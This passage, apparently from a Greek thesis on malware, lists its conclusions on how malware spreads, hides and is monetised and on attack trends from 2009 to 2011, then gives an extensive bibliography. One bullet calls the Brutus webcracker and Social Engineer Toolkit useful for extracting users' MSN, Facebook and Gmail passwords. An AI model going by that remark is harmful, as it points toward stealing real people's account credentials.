εκτελεστούν στο σύστημα. Πιθανές απειλές μπορούν να προέλθουν και από εξωτερικούς παράγοντες προκαλώντας εξωτερικής φύσης επιθέσεις αλλά η ασφάλεια σε αυτή την περίπτωση έχει να κάνει με τη φυσική προφύλαξη του συστήματος.

- Η εκρηκτική αύξηση των οικονομικών συναλλαγών μέσω του διαδικτύου έχει σαν αποτέλεσμα την αύξηση των περιστατικών ασφάλειας και την εμφάνιση νέων τύπων κακόβουλων λογισμικών και επιθέσεων.

- Το επίπεδο της δεξιότητας των συγγραφέων κακόβουλου λογισμικού αυξάνεται με την βελτίωση των μηχανισμών άμυνας των αντιικών προγραμμάτων για τη καταπολέμηση των ιών.

- Το κακόβουλο λογισμικό ξεκινάει από ένα κόμβο. Ο πολλαπλασιασμός αυτός εξελίσσεται με τη μορφή ενός δέντρου και περιλαμβάνει το κύριο κόμβο, όπου εξαπλώνεται το κακόβουλο λογισμικό, τους ενδιάμεσους κόμβους, όπου μπορεί να μολυνθούν ένας ή περισσότεροι κόμβοι καθώς και τους τερματικούς κόμβους που δεν μολύνουν άλλους κόμβους.

- Είναι εφικτή η δημιουργία κακόβουλου λογισμικού, ικανού να προσβάλει το σύνολο σχεδόν ενός μολυσμένου πληθυσμού σε χρονικό διάστημα μικρότερο των 15 λεπτών.

- Τα εργαλεία brutus webcracker και social engineer toolkit του backtrack 4 είναι χρήσιμα στο να αποσπούν κωδικούς πρόσβασης χρηστών στο msn, facebook και gmail. Το μοναδικό μειονέκτημα που έχουν είναι ότι δεν τους εμφανίζουν γρήγορα.

- Όσο πιο καταστροφικό είναι το κακόβουλο λογισμικό, τόσο πιο άμεσα γίνεται αντιληπτό αφού τα συμπτώματα τα οποία προκαλεί δεν μπορεί σε καμιά περίπτωση να παραμείνουν απαρατήρητα

- Η μολυσματικότητα του κακόβουλου λογισμικού εξαρτάται από την καταστροφικότητά του, το χρόνο ενεργοποίησης του καταστρεπτικού φορτίου καθώς και από την αλληλεπίδρασή του με άλλες μορφές.

- Το malware εξαπλώνεται πλέον σε όλο τον κόσμο δίνοντας έτσι σε πολλούς την ευκαιρία να εξαπολύουν επιθέσεις στο κυβερνοχώρο εφόσον ο επιτιθέμενος επιθυμεί να μεγιστοποιήσει τη ζημιά που θέλει να προκαλέσει.. Επιπλέον η ανωνυμία που υπάρχει στο διαδίκτυο έχει σαν στόχο τη παρεμπόδιση του εντοπισμού και τη διερεύνηση των επιθέσεων που κάνουν οι επιτιθέμενοι με τη χρήση του κακόβουλου λογισμικού.

- Τα τελευταία χρόνια παρατηρείται τεράστια αύξηση των επιθέσεων από εισβολείς σε πληροφοριακά συστήματα επιχειρήσεων, τραπεζών και οργανισμών με σκοπό την υποκλοπή σημαντικών πληροφοριών, προσωπικών δεδομένων και την παρεμπόδιση παροχής υπηρεσιών. Οι επιθέσεις αυτές πραγματοποιούνται από ανθρώπους που διαθέτουν υψηλή γνώση όσον αφορά στην τοπολογία των δικτύων, τη λειτουργία τους και τα πρωτόκολλα επικοινωνίας που χρησιμοποιούν. Επιπλέον οι επιτιθέμενοι διαθέτουν την τεχνογνωσία για να εξετάζουν τον κώδικα επικοινωνίας προκειμένου να ανακαλύψουν ατέλειες σε συγκεκριμένα προγράμματα.

- Σημαντικό ρόλο στην αντιμετώπιση των επιθέσεων επιτελεί η δημιουργία από τους διαχειριστές ασφάλειας ενός καλού συστήματος ανίχνευσης παρεμβολών και firewall.

- Το κακόβολο λογισμικό χρησιμοποιεί πολλαπλές μεθόδους προκειμένου να κρυφτεί και να μεταμφιεστεί έτσι ώστε να γίνει πολύ δύσκολη η αναγνώριση και η εξάλειψή του. Αυτό επιτυγχάνεται με το να αποκρύπτονται οι διεργασίες από το λειτουργικό σύστημα έως και να κρυπτογραφείται η κίνηση του δικτύου. Οι προγραμματιστές κακόβουλου λογισμικού δημιουργούν μια πιο ενημερωμένη έκδοσή του, πιο έξυπνη, η οποία θα επιτίθεται αποτελεσματικά σε συστήματα.

- Επειδή οι κακόβουλες τάσεις των επιθέσεων αλλάζουν πολύ γρήγορα, είναι δύσκολο να εξαχθούν αξιόπιστα συμπεράσματα αν αυτές έχουν μόνο οικονομικές επιπτώσεις. Ωστόσο λαμβάνοντας υπόψη το ολοένα και αυξανόμενο κίνδυνο που έχουν τα πληροφοριακά συστήματα που συνδέονται με το διαδίκτυο σε κάθε χώρα παγκοσμίως και τις εντεινόμενες προκλήσεις για τον εντοπισμό και τη κατάργηση των κακόβουλων προγραμμάτων, τότε θα αυξάνονται οι επιπτώσεις που θα έχει η χρήση του κακόβουλου λογισμικού.

- Το κακόβουλο λογισμικό θεωρείται πολυλειτουργικό αφού νέες λειτουργίες προστίθενται σε αυτό προκειμένου να διαδίδεται πιο αποτελεσματικά.

- Το κακόβουλο λογισμικό είναι πλέον open source και ο πηγαίος κώδικας διανέμεται ελεύθερα με αποτέλεσμα να αυξάνεται η ανωνυμία των πραγματικών δημιουργών του. Παράλληλα χρησιμοποιούνται λογισμικά που διανέμονται ευρέως στην αγορά και παραβιάζουν τα πνευματικά δικαιώματα των νόμιμων χρηστών. Επίσης το malware εμφανίζεται κρυπτογραφημένο στους χρήστες με στόχο να ξεγελαστούν και να μην αντιληφθούν τι είναι.

- Το 2009 υπήρξαν πολύ σημαντικές επιθέσεις οι οποίες εξαπλώνονταν πολύ γρήγορα και ήταν δύσκολο να εξαλειφθούν. Μερικές από τις συνέπειές τους ήταν η διάδοση spam μηνυμάτων, η παρεμβολή κακόβουλου κώδικα php σε servers, η αποστολή κακόβουλων συνδέσμων στο facebook και το twitter. Μάλιστα ο βασικός στόχος των επιτιθέμενων ήταν αφού μολύνουν τους χρήστες έπειτα να είναι σε θέση να τους εκβιάζουν και να τους ζητάνε χρήματα προκειμένου να αποκατασταθεί η ζημιά που προκλήθηκε στα συστήματά τους.

- Οι επιτιθέμενοι χρησιμοποιούσαν τα site κοινωνικής διαδικτύωσης για να πραγματοποιούν τις επιθέσεις τους έτσι ώστε να παρακολουθούν τις ενέργειες των χρηστών και να υποκλέπτουν προσωπικά τους στοιχεία.

- Από τις επιθέσεις που αναλύθηκαν για τα έτη 2009 και 2010 προκύπτει το ζήτημα που αφορά στα οικονομικά της ασφάλειας επειδή πλέον το κακόβουλο λογισμικό είναι μια επιχειρηματική δραστηριότητα για τους επιτιθέμενους. Με λίγα λόγια οι εταιρείες όπως και οι διαχειριστές ασφάλειας των κυβερνητικών υποδομών σε διάφορες χώρες καλούνται να δαπανήσουν μεγάλα ποσά προκειμένου να προστατέψουν τα πληροφοριακά τους συστήματα. Σε αντίθετη περίπτωση οι οικονομικές επιπτώσεις που προκαλούνται από τις επιθέσεις με malware θα είναι δυσβάστακτες με συνέπεια να επηρεαστεί η εύρυθμη λειτουργία των συστημάτων και να μειωθεί η αξιοπιστία των εταιρειών στους πελάτες τους.

- Από το 2011 και μετέπειτα στόχος των επιτιθέμενων θα γίνουν οι εφαρμογές των προγραμμάτων σε java καθώς και παιχνίδια που στηρίζονται στις εφαρμογές javascript. Παράλληλα αναμένεται να αυξηθεί το *"hacktivism"* και ειδικότερα οι κυβερνοεπιθέσεις, κατά την οποία μεμονωμένα άτομα θα πλήττουν την ασφάλεια κυρίως κυβερνητικών πληροφοριακών συστημάτων ορισμένων χωρών, για να περάσουν ένα πολιτικό μήνυμα.

- Οι υπηρεσίες που έχουν τη μεγαλύτερη ζήτηση από τους χρήστες αποτελούν στόχο επιθέσεων έτσι ώστε αυτές μετά από μια σειρά επιθέσεων με κακόβουλο λογισμικό να μην είναι διαθέσιμες σε αυτούς. Γι αυτό και αναμένεται να σημειωθεί νέα αύξηση σε επιθέσεις στα smartphones αφού όλο και περισσότεροι άνθρωποι τα αγοράζουν και οι χρήστες συνεχίζουν να εκτελούν τις βασικές τους τραπεζικές εργασίες και τις ηλεκτρονικές αγορές τους μέσω του κινητού τους τηλεφώνου. Επίσης θα υπάρξει στροφή από τις επιθέσεις που εξαπολύονται μέσω ιστοσελίδων και εφαρμογών σε επιθέσεις μέσω δικτύων ανταλλαγής αρχείων.

- Λόγω της ραγδαίας αύξησης του cloud computing οι επιτιθέμενοι θα προσπαθήσουν να παρεισφρήσουν σε εφαρμογές που θα κατασκευάζονται μέσω αυτού. Παράλληλα θα συνεχιστεί η μαζική αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου σε χρήστες με στόχο να αποσπαστούν προσωπικά στοιχεία χρηστών όπως στοιχεία πιστωτικών καρτών, διαδικτυακές τραπεζικές συναλλαγές.

Βιβλιογραφία

[1] Mell P., et al., *"Guide to Malware Incident Prevention and Handling",* Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, November 2005, [Online Guide], Available at: http://csrc.nist.gov/publications/nistpubs/800-83/SP800-83.pdf

[2] Bassham E., et. al., *"Threat Assessment of Malicious Code and Human Threats",* National Institute of Standards and Technology, March 1994, [Online Article], Available at:http://csrc.nist.gov/publications/nistir/threats/subsubsection3_3_1_1.html

[3] Krebs B., *"A Short History of Computer Viruses and Attacks Washington Post"*, February 2003, [Online Article], Available at: http://www.washingtonpost.com/ac2/wp-dyn/A50636-2002Jun26?start=15&per=18

[4] *"Malware: A Security Threat to the Internet Economy",* The Organization for Economic Co-operation and Development (OECD), Ministerial Meeting on the future of the internet economy, June 2008, [Online Report], Available at: http://www.oecd.org/dataoecd/53/34/40724457.pdf

[5] Tuting A., *"Malware Workshop",* University of Florida, Security program for the information and computing environment, March 2006, [Online Presentation], Available at: https://security.health.ufl.edu/isa_ism/docs/Malware%20Workshop.ppt

[6] Aycock, J.*, "Computer Viruses and Malware",* Advances in Information Security, University of Calgary Canada, 2006, [Online Book], Available at: http://www.scribd.com/doc/19658063/Computer-Viruses-and-Malware-2006

[7] Abel E. L. et al., "*The Handwriting on the Wall: Toward a Sociology and Psychology of Graffiti"* Westport, Connecticut: Greenwood Press, 1977

[8] Esponda F., et. al.,*"A formal framework for positive and negative detection schemes"*, IEEE Transactions on Systems and Cybernetics, 34(1):357373, January 2004, [Online Article], Available at: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=1262509

[9] Allen M. *"Social Engineering: A Means to Violate A Computer System",* SANS Information Security Reading Room, June 2006, [Online Article], Available at: http://www.sans.org/reading_room/whitepapers/engineering/social-engineering-means-violate-computer-system_529

[10] Anderson J. P. *"Computer security threat monitoring and surveillance"*, April 1980, [Online Book],
Available at: http://csrc.nist.gov/publications/history/ande80.pdf

[11] Ferbrache D. "*A Pathology of Computer Viruses"* Springer-Verlag New York, Inc. Secaucus, NJ, USA 1992

[12] Ferrie P. et. al., *"Detecting complex viruses",* Security Focus, December 2004, [Online Article], Available at: http://www.symantec.com/connect/articles/detecting-complex-viruses

[13] Adleman L. M., *"An abstract theory of computer viruses",* In *Advances in Cryptology - CRYPTO '88 (LNCS 403)*, pages 354-374, 1990, [Online Article],
Available at: http://www.springerlink.com/content/1bp81mdjvgkfwkff/fulltext.pdf

[14] Agapow P.-M., *"Computational brittleness and evolution in machine language"* Complexity International, March 1996, [Online Article],
Available at: http://www.complexity.org.au/ci/vol03/biobrit6/biobrit6.html

[15] Ferrie P. et. al., *"Zmist opportunities", Virus Bulletin*, pages 6-7, March 2001, [Online Article], Available at: http://pferrie.tripod.com/papers/zmist.pdf

[16] Filiol E., *"Strong cryptography armoured computer viruses forbidding code analysis: The Bradley virus",* In Proceedings of the 14th Annual EICAR Conference, pages 216-227, June 2004, [Online Article],
Available at: http://hal.inria.fr/docs/00/07/07/48/PDF/RR-5250.pdf

[17] BBC News online (2004), *"MyDoom virus biggest in months",* [Online Article],
Available at: http://news.bbc.co.uk/2/hi/technology/3432639.stm

[18] Rutkowska J., *"Introducing Stealth Malware Taxonomy",* COSEINC Advanced Malware Labs, Version 1.01, November 2006, [Online Article],
Available at: http://invisiblethings.org/papers/malware-taxonomy.pdf

[19] Bursztein. E., *"Malware"* CS155 Spring 2009, [Online Presentation],
Available at: http://crypto.stanford.edu/cs155/lectures/10-malware.ppt

[20] Goertzel K. M., et. al, *"Malware",* Information Assurance Tools Report, September 2009, [Online Report],
Available at: http://iac.dtic.mil/iatac/download/malware.pdf

[21] Peterson P., *"Malware trends: The Attack of Blended Spyware Crime",* The Web Security Report, September 2006, [Online Article], Available at: http://www.itsecurity.com/whitepaper/pdf/WebSecurityReportMalwareTrends.pdf

[22] *"The Crimeware Landscape: Malware, Phishing, Identity Theft and Beyond",* US Department of Homeland Security – SRI International Identity Theft Technology Council and the Anti-Phishing Working Group, October 2006, [Online Report], Available at: http://www.antiphishing.org/reports/APWG_CrimewareReport.pdf

[23] ScanSpyware , *"Spyware Threats",* [Web Site], Available at: http://spyware.scanspyware.net/?lang=en

[24] Εφημερίδα "Τα Νέα", *"Το ηλεκτρονικό σκουλήκι πήγε επτά χρόνια πίσω το πυρηνικό πρόγραμμα του Ιράν",* Διαθέσιμο στο: http://www.tanea.gr/default.asp?pid=2&ct=2&artid=4613622

[25] *"Conficker Worm, Σημαντικη Απειλη!",* Διαθέσιμο στο: http://zero.gr/?p=3183

[26] Flint B. et al., *"Fast virus scanning using session stamping",* United States Patent, May 2004

[27] ESED,*"Efficient Global Threat Statistics: Win32/Conficker Returns to No. 1"*, Bratislava, February 2011, [Online Article], Available at: http://www.eset.com/about/press/articles/article/february-global-threat-statistics-conficker-returns/

[28] Department of Administrative Services, *"Malware Incident Response"*, Enterprise Security Office Forum, February 2010, [Online Presentation], Available at: http://www.oregon.gov/DAS/EISPD/ESO/Pub/Malware_Forum_Presentation.ppt

[29] Boyd et al. *"Social Network Sites: Definition, History, and Scholarship",* Journal of Computer-Mediated Communication, 13(1), November 2007, [Online Article], Available at: http://jcmc.indiana.edu/vol13/issue1/boyd.ellison.html

[30] Fortinet Global Threat Research Team, *"Understanding and Detecting Malware Threats based on file sizes",* December 2006, [Online Report], Available at: http://www.fortinet.com/doc/whitepaper/DetectingMalwareThreats.pdf

[31] Shields G., *"Modern Malware Threats and Countermeasures",* Sunbelt software, 2008, [Online Article], Available at: http://www.sunbeltsoftware.com/documents/vipre-enterprise-modern-malware-threats-and-countermeasures.pdf

[32] Sun W., et. al., "Expanding Malware Defense by Securing Software Installations", 2008, [Online Article], Available at: http://www.comp.nus.edu.sg/~liangzk/papers/dimva08.pdf

[33] Nanda S., *"Prediction and Visualization of Malware Propagation on Large Networks",* SDS International Inc., Advanced Technologies Division of Orland, 2006, [Online Article], Available at: http://www.atdlink.com/papers/06F-SIW-106.pdf

[34] TrendLabs, *"2009s most persistent malware threats",* March 2010, [Online Report], Available at: http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/2009s_most_persistent_malware_threats__march_2010_.pdf

[35] DarkReading, "*Social Engineering, the USB Way",* Security Dark Reading, June 2006, [Online Article], Available at: http://www.darkreading.com/security/perimeter/showArticle.jhtml?articleID=208803634

[36] Trend Micro, *"Threat Encyclopedia Search Results: WALEDAC"*, Threat Encyclopedia, [Web Site], Available at: http://threatinfo.trendmicro.com/vinfo/virusencyclo/default2.asp?m=q&virus=waledac&alt=waledac&Sect=SA

[37] Trend Micro, *"WORM_DOWNAD.KK.",* Threat Encyclopedia, [Online Report], Available at: http://threatinfo.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_DOWNAD.KK

[38] Microsoft Corporation, *"Microsoft Security Bulletin MS08-067—Critical: Vulnerability in Server Service Could Allow Remote Code Execution (958644)."* Microsoft TechNet, October 2008, [Web Site], Available at: http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

[39] Conficker Working Group Home Page, [Web Site], Available at: http://www.confickerworkinggroup.org/wiki/pmwiki.php/Main/HomePage

[40] Conficker Working Group, *"Infection Tracking",* October 2009, Available at: http://www.confickerworkinggroup.org/wiki/pmwiki.php/ANY/InfectionTracking

[41] Trend Micro, TrendLabs Malware Blog, *"More DOWNAD/Conficker Questions after April 1st",* April 2009, [Online Article], Available at: http://blog.trendmicro.com/more-downadconficker-questions-after-april-1st/

[42] Caraig D.. TrendLabs Malware Blog. *"DOWNAD/Conficker Turns 1 Year",* November 2009, [Online Article],
Available at : http://blog.trendmicro.com/downadconficker-turns-1yr/

[43] Microsoft Corporation, Microsoft Windows Update 2010, [Web Site], Available at: http://www.update.microsoft.com/windowsupdate/v6/default.aspx?ln=en-us

[44] Microsoft Corporation, Microsoft Windows Update 2010, *"Options: Administrator Options",* [Web Site], Available at: http://www.update.microsoft.com/windowsupdate/v6/administrators.aspx?ln=en&IsMu=False

[45] Robert McArdle, *"Largest Bulletin PHP Board Providers Compromised",* TrendLabs Malware Blog, February 2009, [Online Report], Available at: http://blog.trendmicro.com/largest-bulletin-php-board-providers-compromised/

[46] Microsoft Corporation, *"Update to the AutoPlay Functionality in Windows",* Microsoft Support, January 2010, [Web Site], Available at: http://support.microsoft.com/kb/971029

[47] Baltazar J. et. al., *"The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained"* TrendWatch, July 2009, [Online Report], Available at: http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul2009.pdf

[48] Wikimedia Foundation Inc., Wikipedia: The Free Encyclopedia, *"CAPTCHA",* [Web Site], Available at: http://en.wikipedia.org/wiki/CAPTCHA

[49] Flores R., TrendLabs Malware Blog, *"8 Things You Probably Didn't Know About KOOBFACE",* October 2009, [Online Article], Available at: http://blog.trendmicro.com/8-things-you-probably-didn%E2%80%99t-know-about-koobface/

[50] Gordon S. , *"What is wild?"* In Proceedings of the 20th National Information Systems Security Conference, 1997, [Online Article], Available at: http://csrc.nist.gov/nissc/1997/proceedings/177.pdf

[51] Nazario J. "*Defense and Detection Strategies against Internet Worms*", Artech House computer security series, 2004.

[52] Faghani M. R. et. al., *"Malware Propagation in Online Social Networks",* Department of Electrical & Computer Engineering Isfahan University of Technology Isfahan of Iran, 2010, [Online Article], Available at: http://www.malware2010.org/index.php?option=com_docman&task=doc_view&gid=63

[53] Cliff C. et. al., *"Code red worm propagation modeling and analysis",* Proceedings of the 9th ACM conference on Computer and communications security, pp. 138-147, 2002, [Online Article],
Available at: http://www-unix.ecs.umass.edu/~gong/papers/codered.pdf

[54] Wei Y., et. al., *"Peer-to-peer system-based active worm attacks: Modeling, analysis and defense",* ACM journal Computer Communication, Vol. 31, No. 17, pp. 4005-4017, 2008, [Online Article],
Available at: http://www.cse.ohio-state.edu/~xuan/papers/05_icc_ybcx.pdf

[55] *"Malware Evolution 2010: Results and Forecasts",* Kaspersky Lab, 2010, [Online Report],
Available at: http://www.kaspersky.com/reading_room?chapter=207717661

[56] Focus Bari*, "Πανελλήνια Έρευνα για το Internet",* Available at: http://www.focus.gr/WEBID_B10.pdf

[57] Shanmugam J. et. al., *"XSS Application Worms: New Internet Infestation and Optimized Protective Measures",* Proceeding of 8th Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing Conference, pp 1164-1169, 2007

[58] Athanasopoulos E., et. al., *"Antisocial Networks: Turning a Social Network into a Botnet",* Proceeding of Information Security Conference / Workshop (ISC/ISW) 2008, pp. 146- 160, 2008, [Online Article], Available at: http://blog.botnetzprovider.de/wp-content/uploads/2009/03/facebotisc08.pdf

[59] White Hat Securtiy, *"Cross Site Scripting worms and viruses, The Impending Threat and the Best Defense",* April 2006, [Online Report], Available at: http://www.net-security.org/dl/articles/WHXSSThreats.pdf

[60] Clayton M., *"Stuxnet malware is 'weapon' out to destroy Iran's Bushehr nuclear plant?",* The Christian science Monitor, September 2010, [Online Article], Available at: http://www.csmonitor.com/USA/2010/0921/Stuxnet-malware-is-weapon-out-to-destroy-Iran-s-Bushehr-nuclear-plant

[61] Shanmugam J. et. al., *"Cross Site Scripting-Latest developments and solutions: A survey",* Int. J. Open Problems Compt. Math., Vol. 1, No. 2, pp 101-121, 2008, [Online Article], Available at: http://www.emis.de/journals/IJOPCM/files/IJOPCM%28vol.1.2.2.S.8%29.pdf

[62] Ibazaar.com, *"How Stuxnet virus spreads",* [Web Site], Available at: http://lbazaar.com/2011/01/how-stuxnet-spreads/

[63] McAfee Avert Labs Threat Library, [Web Site], Available at: http://vil.nai.com/

[64] Daniel B., et al., *"ADAM: Detecting Intrusions by data mining",* Proceedings of the IEEE Workshop on information assurance and security, 2001

[65] Jones M., et. al., *"Protecting the Intranet against JavaScript Malware and Related Attacks",* Proceeding of ACM Detection of Intrusions and Malware, and Vulnerability Assessment, Vol. 4579 (2007), pp. 40-59., 2007, [Online Article], Available at: http://www.informatik.uni-hamburg.de/SVS/archiv/papers/2007_DIMVA_Johns_Winter_Anti_JS_Malware_lncs.pdf

[66] Kohlenberg T., et al., *"Short IDS and IPS Toolkit",* 2007

[67] Cheswick W., et al., *"Firewalls and Internet Security: Repelling the Wily hacker",* Addison – Wesley, 2003

[68] Trend Labs global antivirus research and support network, *"The Trend of Malware Today: Annual Virus Round-up and 2004 Forecast",* Trend Micro World Malware Tracking Center, December 2003, [Online Report], Available at: http://emea.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/virusroundup.pdf

[69] Gao H., et. al., *"A Survey of Social Network Security Issues"*, 2010, [Online Presentation], Available at: http://www.cs.northwestern.edu/~ychen/classes/cs450-s10/lectures/socialNetSec_midterm.ppt

[70] Annual Report from PandaLabs, *"2009Trends according to panda antivirus"*, 2009, [Online Report], Available at: http://www.pandasecurity.com/img/enc/Annual_Report_Pandalabs_2009.pdf

[71] US-CERT Informational Whitepaper, *"Malware Threats and Mitigation Strategies"*, Multi-State Information Sharing and Analysis Center and United States Computer Emergency Readiness Team, May 2005, [Online Report], Available at: http://www.us-cert.gov/reading_room/malware-threats-mitigation.pdf

[72] Cheng Z., *"Mobile Malware: Threats and Prevention"*, McAfee report, 2006, [Online Report], Available at: http://www.mcafee.com/us/local_content/white_papers/threat_center/wp__malware_r2_en.pdf

[73] Broad J. W. et. al., *"Israeli Test on Worm Called Crucial in Iran Nuclear Delay"*, January 2011, [Online Article], Available at: http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html?_r=1

[74] Danchev D., *"Malware future trends"*, [Online Report], Available at: http://www.linuxsecurity.com/docs/malware-trends.pdf

[75] Panda Security Actives Scan, [Web Site], Available at: http://www.pandasecurity.com/activescan/index/

[76] Page. L., *"Royal Navy warships lose email in virus infection"*, January 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/01/15/royal_navy_email_virus_outage/

[77] Goodin D., *"Three hospital worm infection dubbed 'substantive failure"*, February 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/02/02/nhs_worm_infection_aftermath/

[78] Goodin D., *"Google's DoubleClick spreads malicious ads (again)"*, February 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/02/24/doubleclick_distributes_malware/

[79] Naraine R., *"Rogue Advertisement Pushes Scareware to NYTimes.com Readers"*, September 2009, [Online Article], Available at: http://threatpost.com/en_us/blogs/rogue-advertisement-pushes-scareware-nytimescom-readers-091509

[80] Naraine R., *"Malware ads served from Gizmodo"*, October 2009, [Online Article], Available at: http://www.zdnet.com/blog/security/malware-ads-served-from-gizmodo/4734?tag=nl.e550

[81] Danchev D., *"Embassy of India in Spain Serving Malware"*, January 2009, [Online Article], Available at: http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

[82] Leyden J., *"Paris Hilton website violated by Trojan-spreaders"*, January 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/01/13/paris_hilton_site_hacked/

[83] Leyden J., *"Hackers pwn Macca site with banking malware"*, April 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/04/08/macca_malware_attack/

[84] Krebs B., *"FBI: Cyber crooks stole $40M from U.S. small, mid-sized firms"*, October 2009, [Online Article], Available at: http://voices.washingtonpost.com/securityfix/2009/10/fbi_cyber_gangs_stole_40mi.html#more

[85] Poulsen K., *"Global ATM Caper Nets Hackers $9 Million in One Day"*, February 2009, [Online Article], Available at: http://www.wired.com/threatlevel/2009/02/atm/

[86] Crosier R., *"Aussie stumbles on 19,000 exposed credit card numbers"*, March 2009, [Online Article], Available at: http://www.itnews.com.au/News/140485,aussie-stumbles-on-19000-exposed-credit-card-numbers.aspx

[87] Goodin D., *"Network Solutions breach exposed 500k card accounts"*, July 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/07/25/network_solutions_ecommerce_breach/

[88] Goodin D., *"DDoS attack boots Kyrgyzstan from net"*, January 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/01/28/kyrgyzstan_knocked_offline/

[89] Danchev D. et. al., *"Chinese hackers deface the Russian Consulate in Shanghai"*, February 2009, [Online Article], Available at: http://www.zdnet.com/blog/security/chinese-hackers-deface-the-russian-consulate-in-shanghai/2641?tag=nl.e550

[90] Gendar A., et. al., *"International hackers, many from China, are attacking NYPD computers"*, April 2009, [Online Article], Available at: http://www.nydailynews.com/news/2009/04/22/2009-04-22_international_hackers_lauching_attack_against_nypd_computers.html

[91] Miller C., *"Mass attacks on government, financial sites continue"*, July 2009, [Online Article], Available at: http://www.scmagazineus.com/mass-attacks-on-government-financial-sites-continue/article/139752/

[92] Leyden J., *"Polish government cyberattack blamed on Russia"*, October 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/10/13/poland_cyberattacks/

[93] National Cyber-Security Advisory Council of Spain (CSACS), [Web Site], Available at: http://www.cnccs.es/

[94] *"Total Security 2009"*, [Web Site], Available at: http://www.pandasecurity.com/homeusers/security-info/212529/TotalSecurity2009

[95] *"Personal Protector"*, [Web Site], Available at: http://www.pandasecurity.com/homeusers/security-info/215237/PersonalProtector

[96] "SilentBanker.D Trojan", [Web Site], Available at: http://www.pandasecurity.com/homeusers/security-info/213729/SilentBanker.D

[97] Bustamante P., *"Panda USB and AutoRun Vaccine"*, March 2009, [Online Article], Available at: http://research.pandasecurity.com/Panda-USB-and-AutoRun-Vaccine/

[98] Wilson T., *"New Trojan Attack Masquerades As CNN News Report On Gaza"*, January 2009, [Online Article], Available at: http://www.darkreading.com/security/attacks-breaches/212701441/index.html

[99] The Sourcefire Vulnerability Research Team, *"Tony Blair has NOT died today"*, February 2009, [Online Article], Available at: http://vrt-blog.snort.org/2009/02/tony-blair-has-not-died-today.html

[100] Leyden J., *"Airline ticket receipt scam spreads malware"*, January 2009, [Online Article], Available at: http://www.theregister.co.uk/2009/01/21/airline_ticket_malware_scam/

[101] *"Sinowal.WRN Trojan"*, [Web Site], Available at: http://www.pandasecurity.com/homeusers/security-info/215722/Sinowal.WRN

[102] Benzmóller R. et. al., *"Malware Report: Half-year report January-June 2010"*, G Data Security Labs, July 2010, [Online Report], Available at: http://www.gdatasoftware.co.uk/uploads/media/GData_MalwareReport_2010_1_6_EN.pdf

[103] Benzmóller R. et. al., *"Malware Report: Half-year report July-December 2010"*, G Data Security Labs, February 2011, [Online Report], Available at: http://www.gdatasoftware.co.uk/uploads/media/G_Data_MalwareReport_2_2010_EN_01.pdf

[104] Cohen F., *"A Short Course on Computer Viruses. Wiley Professional Computing"*, Wiley, Canada, 1994

[105] Βλάχος Β., *"Εφαρμογές ασφάλειας σε περιβάλλον ομότιμων δικτύων"*, Διδακτορική Διατριβή, Οικονομικό Πανεπιστήμιο Αθηνών, Διαθέσιμη στο: http://istlab.dmst.aueb.gr/~vbill/objects/PhdThesis.pdf

[106] Κομνηνός Θ., Σπυράκης Π., *"Ασφάλεια Δικτύων και Υπολογιστικών Συστημάτων"*, Εκδόσεις: Ελληνικά Γράμματα, 2002

[107] Zhang Y. et. al., *"The Effects of Threading, Infection Time, and Multiple-Attacker Collaboration on Malware Propagation"*, 2009, [Online Article], Available at: http://www.iam.unibe.ch/~rvs/research/pub_files/YBH09.pdf

[108] Quarterly Report Panda Labs (January – March 2011), [Online Report], Available at: http://press.pandasecurity.com/wp-content/uploads/2011/04/PandaLabs-Report-Q1-2011.pdf

[109] Μανωλάς Α., *"Μοντέλα Διάδοσης Επιδημιών σε δίκτυα υπολογιστών",* Εθνικό Μετσόβιο Πολυτεχνείο, Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Τομέας Επικοινωνιών, Ηλεκτρονικής και Συστημάτων Πληροφορικής, Φεβρουάριος 2011, [Διπλωματική Εργασία], Διαθέσιμη στο: http://artemis.cslab.ntua.gr/el_thesis/artemis.ntua.ece/DT2011-0044/DT2011-0044.pdf

[110] Wikipedia the free encyclopedia, *"Compartmental models in epidemiology",* Available at: http://en.wikipedia.org/wiki/Compartmental_models_in_epidemiology

[111] Schrater P., *"Radial Basis Function Networks"*, Available at: http://gandalf.psych.umn.edu/users/schrater/schrater_lab/courses/PattRecog09/RegressionIII.pdf

[112] Βαβίτσας Γ., *"Μοντέλα Διάδοσης απειλών σε δίκτυα υπολογιστών. Ένα προτεινόμενο μοντέλο",* Τμήμα Μηχανικών Η/Υ & Πληροφορικής, Πολυτεχνική Σχολή Πανεπιστημίου Πατρών, Φεβρουάριος 2009, [Διπλωματική Εργασία], Διαθέσιμη στο: http://nemertes.lis.upatras.gr/dspace/bitstream/123456789/1594/1/Ergasia1.pdf

[113] Vlachos V. et. al., *"NGCE — network graphs for computer epidemiologists."* Advances in Informatics: 10th Panhellenic Conference on Informatics, PCI 2005, pages 672–683, Berlin, November 2005. Springer-Verlag.
Lecture Notes in Computer Science 3746. (doi:10.1007/11573036_64)

[114] *"NGCE — network graphs for computer epidemiologists",* [Online Tool], Available at: http://ngce.sourceforge.net/index.html

[115] Vlachos V., et. al., *"Biological Aspects of Computer Virology", 3rd International Conference on e-Democracy,* September 2009,
Available at: http://www.dmst.aueb.gr/dds/pubs/conf/2009-edem-virus/html/VSA09.html

[116] Wagener G. et. al., *"Malware Behavior Analysis",* December 2007, [Online Paper], Available at: http://www.springerlink.com/content/t3r27639x9533601/fulltext.pdf

